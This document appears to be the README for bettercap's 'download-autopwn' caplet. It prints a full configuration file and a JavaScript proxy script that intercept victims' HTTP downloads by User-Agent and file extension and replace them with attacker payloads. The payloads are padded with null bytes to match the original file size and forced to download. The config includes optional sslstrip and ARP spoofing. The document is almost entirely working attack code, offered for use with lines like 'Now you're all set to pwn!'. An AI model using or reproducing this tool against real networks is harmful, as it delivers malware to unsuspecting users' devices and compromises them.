
### caplets/download-autopwn.cap
Everything is configurable in the **download-autopwn.cap** file.
```sh
# documentation can be found at https://github.com/bettercap/caplets/blob/master/download-autopwn/README.md
#
# this module lets you intercept very specific download requests and replaces the payload with one of your choice
#
# in order for a download to get intercepted:
# 1. the victim's user-agent string must match the downloadautopwn.useragent.x regexp value
# 2. the requested file must match one of the downloadautopwn.extensions.x file extensions
#
# you can find the downloadautopwn.devices in the caplets/download-autopwn/ folder (you can add your own)
#
# choose the devices from which downloads get pwned (enter the dir names of choice from caplets/download-autopwn/)
# (or feel free to add your own)
set downloadautopwn.devices android,ios,linux,macos,ps4,windows,xbox
# choose the regexp value that the victim's User-Agent has to match
# (feel free to add your own)
set downloadautopwn.useragent.android Android
set downloadautopwn.useragent.ios iPad|iPhone|iPod
set downloadautopwn.useragent.linux Linux
set downloadautopwn.useragent.macos Intel Mac OS X 10_
set downloadautopwn.useragent.ps4 PlayStation 4
set downloadautopwn.useragent.windows Windows|WOW64
set downloadautopwn.useragent.xbox Xbox
# choose which file extensions get intercepted and replaced by your payload on specific devices (payloads are in caplets/download-autopwn/.../)
# (again, you can add as many as you want)
# make sure the payload files exist and that they are all named "payload" (for example: payload.exe)
set downloadautopwn.extensions.android apk,pdf,sh,pfx,zip
set downloadautopwn.extensions.ios ipa,ios,ipb,ipsw,ipsx,ipcc,mobileconfig,pdf,zip
set downloadautopwn.extensions.linux c,go,sh,py,rb,cr,pl,deb,pdf,jar,zip
set downloadautopwn.extensions.macos app,dmg,doc,docx,jar,ai,ait,psd,pdf,c,go,sh,py,rb,pl,terminal,zip
set downloadautopwn.extensions.ps4 disc,pup,pdf,doc,docx,zip
set downloadautopwn.extensions.windows exe,msi,bat,jar,dll,doc,docx,swf,psd,ai,ait,pdf,rar,zip
set downloadautopwn.extensions.xbox exe,msi,jar,pdf,doc,docx,zip
# choose whether the proxy module resizes your payload to the requested file's size (if not set then default=false)
set downloadautopwn.resizepayloads true
# set download-autopwn.js as proxy script
set http.proxy.script caplets/download-autopwn.js
# uncomment if you want sslstrip enabled
# set http.proxy.sslstrip true
# start proxy
http.proxy on
# wait for everything to start properly
sleep 1
# uncomment if you want arp spoofing (make sure probing is off as it conflicts with arp spoofing)
# arp.spoof on
```
The `downloadautopwn.devices` variable accepts comma separated values.
These values are the folder names inside the **caplets/download-autopwn/** directory.
The `downloadautopwn.useragent.x` variables accept a regular expression value (where `x` is the device name).
The victim's User-Agent string has to match this regex value.
The `downloadautopwn.extensions.x` variables accept comma separated file extensions that are present in the device's folder (where `x` is the device name).
These files must be present in the device's folder, and they must be called `payload` (for example: `payload.exe`).
The `downloadautopwn.resizepayloads` variable accepts a boolean value (default=false).
If this value is set to true, your payloads will be resized to match the requested file's size (unless your payload is bigger or equal to the requested file's size).
### caplets/download-autopwn.js
No changes should have to be made in the **download-autopwn.js** file.
```javascript
var targets = {}
var nullbyte = "\u0000"
var green = "\033[32m",
boldRed = "\033[1;31m",
onRed = "\033[41m",
reset = "\033[0m",
redLine = "\n " + onRed + " " + reset
function onLoad() {
devices = env("downloadautopwn.devices").split(",")
logStr = ""
for (var i = 0; i < devices.length; i++) {
item = {
"device": devices[i],
"useragent": env("downloadautopwn.useragent." + devices[i]),
"extensions": env("downloadautopwn.extensions." + devices[i]).toLowerCase().split(",")
}
targets[i] = item
logStr += "\n " + green + targets[i]["device"] + reset +
"\n User-Agent: " + targets[i]["useragent"] +
"\n Extensions: " + targets[i]["extensions"] + "\n"
}
log("Download Autopwn loaded.\n\nDownload Autopwn targets: \n" + logStr)
}
function onResponse(req, res) {
// First of all check whether the requested path might have an extension (to save cpu)
var requestedFileName = req.Path.replace(/.*\//g, "")
if ( requestedFileName.indexOf(".") != -1 ) {
var userAgent = req.GetHeader("User-Agent", ""),
extension,
headerCount = req.Headers.length
// Iterate through targets
for ( var t = 0; t < Object.keys(targets).length; t++ ) {
// Check if User-Agent is a target
regex = new RegExp(targets[t]["useragent"])
if ( userAgent.match(regex) ) {
// Iterate through target extensions
for (var e = 0; e < targets[t]["extensions"].length; e++) {
// Check if requested path contains a targeted extension
// function endsWith() could be a nice simplification here
if ( requestedFileName.replace(/.*\./g, "").toLowerCase() == targets[t]["extensions"][e] ) {
extension = targets[t]["extensions"][e]
// Autopwn
logStr = "\n" + redLine + " Autopwning download request from " + boldRed + req.Client.IP + reset +
redLine +
redLine + " Found " + boldRed + extension.toUpperCase() + reset + " extension in " + boldRed + req.Hostname + req.Path + reset +
redLine +
redLine + " Grabbing " + boldRed + targets[t]["device"].toUpperCase() + reset + " payload..."
// Check requested file size
requestedFile = res.ReadBody()
requestedFileSize = requestedFile.length
payload = readFile("/usr/local/share/bettercap/caplets/download-autopwn/" + targets[t]["device"] + "/payload." + extension)
payloadSize = payload.length
logStr += redLine + " The size of the requested file is " + boldRed + requestedFileSize + reset + " bytes" +
redLine + " The raw size of your payload is " + boldRed + payloadSize + reset + " bytes" + redLine
// Append nullbytes to payload if resizing is enabled and if requested file is larger than payload
if ( env("downloadautopwn.resizepayloads") == "true" && requestedFileSize > payloadSize ) {
logStr += redLine + " Resizing your payload to " + boldRed + requestedFileSize + reset + " bytes..."
sizeDifference = requestedFileSize - payloadSize
nullbyteString = Array(sizeDifference + 1).join(nullbyte)
payload += nullbyteString
}
// Set Content-Disposition header to enforce file download instead of in-browser preview
res.SetHeader("Content-Disposition", "attachment; filename=\"" + requestedFileName + "\"")
// Update Content-Length header in case our payload is larger than the requested file
res.SetHeader("Content-Length", payload.length)
logStr += redLine + " Serving your payload to " + boldRed + req.Client.IP + reset + "...\n"
log(logStr)
res.Body = payload
}
}
}
}
}
}
```
### Now you're all set to pwn!

#### What it looks like when you have configured a crazy amount of payloads
#### What it looks like when you pwn someone's download >:-)

Have fun!